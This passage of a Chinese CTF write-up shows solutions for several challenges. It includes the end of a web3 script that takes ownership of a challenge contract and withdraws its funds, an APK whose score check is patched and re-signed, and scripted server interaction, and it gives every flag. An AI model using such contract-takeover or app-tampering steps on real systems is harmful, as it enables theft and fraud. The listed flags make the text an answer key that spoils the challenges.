        'gasPrice': gas_price,
        'nonce': w3.eth.get_transaction_count(address)
    })

    signed_tx =
w3.eth.account.sign_transaction(withdraw_tx, PRIVATE_KEY)
    tx_hash =
w3.eth.send_raw_transaction(signed_tx.raw_transaction)
    tx_receipt =
w3.eth.wait_for_transaction_receipt(tx_hash)
    print(f"✓ withdrawAll() 交易成功: {tx_hash.hex()}")

    # 6. 捕获 FlagRevealed 事件
    print("\n[步骤 3] 监听 FlagRevealed 事件...")
    time.sleep(3)  # 等待事件

    events = event_filter.get_new_entries()
    if events:
        for event in events:
            handler(event)
    else:
        print("⚠️ 未捕获到事件，尝试从交易日志中解析...")
```

```
        # 从交易收据中解析事件
        receipt = w3.eth.get_transaction_receipt(tx_hash)
        logs =
contract.events.FlagRevealed().process_receipt(receipt)

        for log in logs:
            print("\n" + "="*50)
            print("🎯 从交易日志中解析到 Flag:")
            print(f"🕵️ Revealer:
{log['args']['revealer']}")
            print(f"🚩 Flag: {log['args']['flag']}")
            print("="*50)

    # 7. 验证攻击结果
    print("\n[验证] 检查合约状态...")
    try:
        owner = contract.functions.owner().call()
        balance = contract.functions.balance().call()
        print(f"当前合约所有者: {owner}")
        print(f"合约余额变量: {balance} wei")
        print(f"合约实际余额:
{w3.eth.get_balance(CONTRACT_ADDRESS)} wei")

        if owner.lower() == address.lower():
            print("✅ 成功成为合约所有者!")
        else:
            print("❌ 未能成为合约所有者")
    except:
        print("⚠️ 无法读取合约状态")

if __name__ == "__main__":
    try:
        if not w3.is_connected():
            print("❌ 无法连接到以太坊节点")
            exit(1)

        print("✅ 成功连接到以太坊节点")
        print(f"当前账户: {address}")
```

```
        print(f"账户余额: {w3.eth.get_balance(address)}
wei")

        # 执行攻击
        attack()

    except Exception as e:
        print(f"❌ 错误: {e}")
        import traceback
        traceback.print_exc()
```

然后就能拿到 flag 了

但是忘截图了……

Flag:

furryCTF{喵喵喵?(萌混过关.jpg)}


【Forensics】谁动了我的钱包

【解题思路】

区块链回溯题

【解题步骤】

打开之后直接按金额最高的一步步点下去，最后发现



Latest 4 from a total of 4 transactions

Download Page Data

Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
0x26653a0860...	Transfer	10051619	19 days ago	0x39B72908...6B4e60621	IN	0xFF7C350e...603b7DB72	0.19824268 ETH	0.00002648
0x2decdecb2c...	Transfer	10051617	19 days ago	0x3D89ce58...6D851Bd81	IN	0xFF7C350e...603b7DB72	0.21311768 ETH	0.00002928
0xb50f8fa5629...	Transfer	10051573	19 days ago	0x9ED0E665...570F67268	IN	0xFF7C350e...603b7DB72	0.21075846 ETH	0.00002657
0x67bf23e8d44...	Transfer	10051543	19 days ago	0xc00Cc3CA...D14Ac32d0	IN	0xFF7C350e...603b7DB72	0.14414303 ETH	0.00002934

都传到这一个账户，那么这就是 flag

Flag:

POFP{0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}

【Hardware】串口通信

【解题思路】


只查到了 one wire 可以用一根线……然后 D 老师说有单向 UART，我擦，还真是 OAO

> It can be run on one signal line (RX or TX) only, or on two lines (RX + TX).


（PulseView 如是说）

【解题步骤】

先下载 PulseView，然后用协议解析选 UART，就能解出部分数据，剩下的频率更低，考虑波特率 9600，出了



然后把对应数据导出分析



第一段传的就是 ASCII

```
In [2]: print(''.join(chr(int(line.split(' ')[-1], 16)) for line in open('data0.txt') if 'bit' not in line))
flag is furryCTF{
```

第二段是 ASCII 艺术字

第三段回到了 ASCII

```
In [4]: print(''.join(chr(int(line.split(' ')[-1], 16)) for line in open('data2.txt') if 'bit' not in line))
}
```

Flag:

furryCTF{Mi66le_Pr0m_The_07igin}

【Mobile】无尽弹球

【解题思路】


114514 太远了，我走不过去，那我让 114514 自己走过来（大雾）

【解题步骤】


~~有一天，密码手开始逆向起来，咳咳。~~

首先我们发现，他给了一个 apk 作为逆向的对象，而且在题目里出现了一个有趣的数字“114514”


因此我们首先使用 jadx 进行打开，在所有位置搜索 114514




发现居然只有一处，随后发现文本“flag”也出现在附近



此时我们换用 apktool 进行反编译，得到如下文件夹：




随后，我们将文件夹添加至 VScode 进行打开，查找 114514，发现没有找到




因此猜测可能数值以 16 进制存储

查找 `0x1bf52`，发现只有一个结果，和先前 `jadx` 查找结果相符，将其改为 `0x1`



之后使用 `uber-apk-signer` 对其进行重签名，安装到手机模拟器上，进行游玩达到一分后获取 `flag`，更改 `flag` 头后成功上交解题。



Flag:

furryCTF{Be_The_King_Of_P1ngP0ng}

【PPC】flagReader

【解题思路】

F12 发现接口，写一个自动化脚本即可

【解题步骤】

```
import requests as rq

prefix = "http://ctf.furryctf.com:33208/api/flag/char/"

for i in range(480):
    res = rq.get(prefix+str(i+1))
    json = res.json()
    print(json['char'], end='', flush=True)
```

然后复制答案去解两次 hex 即可

忘截图了

furryCTF{zwz(萌混过关 x2)}

【PPC】Emoji Engine

【解题思路】

先写一个枚举脚本，然后对不上的人工思考一下

【解题步骤】

一开始写的 VM 就是最常规的栈机，没有足够数据时报错的那种，但是后来发现没有数据时的行为应该是忽略指令，最后发现乘法在参数不足时会×0，于是一开始就往栈里狂塞 0（也就是数据不够补零），但是减法又对不上了【~~突然想到我两个参数会不会写反了~~】，于是改为“参数不足忽略，乘法归零”，就 OK 了

代码如下：

```
from pwn import *

def challenge():
    while True:
        try:
            io = connect('ctf.furryctf.com', 32804)
            count = 0
            while count<100:
                ln = io.recvline().decode()
                print('[SERVER]', ln, end='')
                if '🛑' in ln:
                    count += 1
                    ans = yield ln
                    io.sendline(str(ans).encode())
                elif '错误' in ln:
                    yield int(ln.split('是 ')[1].split(', ')[0])
            io.interactive()
        except:
            continue
        finally:
            io.close()

def debug(name):
    def decoration(f):
        def inner(*args, **kwargs):
            result = f(*args, **kwargs)
            print(f'[{name}] Called with {args}, {kwargs} and
returned {result}')
            return result
```

```
        return inner
    return decoration

human_OP = 'Add, Sub, Mul, Div, Push, Pop, Swap, Dup, Xor,
Exit'.split(', ')

known = {
    '🛑': 'Exit',
    '🤡': 'Push'
}

def int32(val):
    if isinstance(val, str):
        val = int(val)
    val %= 1 << 32
    val = val if val < 0x80000000 else val - (1 << 32)
    val = int(val)
    return val

# @debug('VM')
def vm_op(stack, op, op_next=None):
    match op:
        case 'Add':
            if len(stack) < 2:
                return True, stack
            return True, stack[:-2] + [int32(stack[-2]+stack[-
1])]
        case 'Sub':
            if len(stack) < 2:
                return True, stack
            return True, stack[:-2] + [int32(stack[-2]-stack[-
1])]
        case 'Mul':
            if len(stack) < 2:
                return True, [0] # 特殊处理
            return True, stack[:-2] + [int32(stack[-2]*stack[-
1])]
        case 'Div':
            if len(stack) < 2 or stack[-1] == 0:
                return True, stack
            return True, stack[:-2] + [int32(stack[-2]/stack[-
1])]
        case 'Push':
            return True, stack + [int32(op_next)]
        case 'Pop':
            if len(stack) < 1:
                return True, stack
            return True, stack[:-1]
        case 'Swap':
```

```
            if len(stack) < 2:
                return True, stack
            return True, stack[:-2] + stack[-2:][::-1]
        case 'Dup':
            if len(stack) < 1:
                return True, stack
            return True, stack[:-1]+stack[-1:]*2
        case 'Xor':
            if len(stack) < 2:
                return True, stack
            return True, stack[:-2] + [int32(stack[-2]^stack[-
1])]
        case 'Exit':
            if len(stack) < 1:
                return False, None
            return True, stack[-1]

def learn(puzzle, ans):
    global known
    puzzle = puzzle.copy()
    print('Learning:', puzzle, '==', ans)
    stack = [([], {})]
    while puzzle:
        op = puzzle.pop(0)
        if op not in known:
            new_stack = []
            for s, guessed in stack:
                if op in guessed:
                    ok, ns = vm_op(s, guessed[op])
                    if ok:
                        new_stack.append((ns, guessed))
                else:
                    for guess in set(human_OP) -
set(known.values()) - set(guessed.values()):
                        ok, ns = vm_op(s, guess)
                        if ok:
                            new_stack.append((ns, guessed|{op:
guess}))
            stack = new_stack
        else:
            new_stack = []
            op_next = puzzle.pop(0) if op == '🤡' else None
            for s, guessed in stack:
                ok, ns = vm_op(s, known[op], op_next)
                if ok:
                    new_stack.append((ns, guessed))
            stack = new_stack
    ok = list(filter(lambda x: x[0] == ans, stack))
    if not ok:
```

```
        print("Stragne...")
        pause()
        return
    for i, v in {op: set(d[1][op] for d in ok) for op in
ok[0][1].keys()}.items():
        if len(v) == 1:
            v = v.pop()
            print('Learned:', i, '==', v)
            known |= {i: v}

def vm(puzzle):
    stack = []
    while puzzle:
        op = puzzle.pop(0)
        op_next = puzzle.pop(0) if op == '🤡' else None
        _, stack = vm_op(stack, known[op], op_next)
    return stack

def parse_ins(puzzle):
    puzzle = puzzle.strip().split(' ')
    ins = set()
    i = 0
    while i < len(puzzle):
        ins.add(puzzle[i])
        i += 1 + (puzzle[i] == '🤡')
    return puzzle, ins

# context(log_level='debug')

chal = challenge()
puzzle = None
while True:
    print(known)
    if not puzzle:
        puzzle = chal.send(None)
    puzzle, ins = parse_ins(puzzle)
    if any(op not in known for op in ins):
        print('Some op unknown...')
        ans = chal.send(114514)
        learn(puzzle, ans)
        puzzle = None
        continue
    puzzle = chal.send(vm(puzzle))
    if isinstance(puzzle, int):
        print('Err... Not right')
        pause()
        puzzle = None
```

注：保留了部分调试代码，使用 pwntools 自动交互


【OSINT】独游


【解题思路】

没什么好说的（？）

【解题步骤】

看字大概判断出是香港，再根据车牌找到大概在旺角，正好在谷歌地图上找到袁记云饺店铺，找到就很简单了





最终拍摄点在两图之间

Flag:

furryCTF{22°19'07"N 114°10'02"E}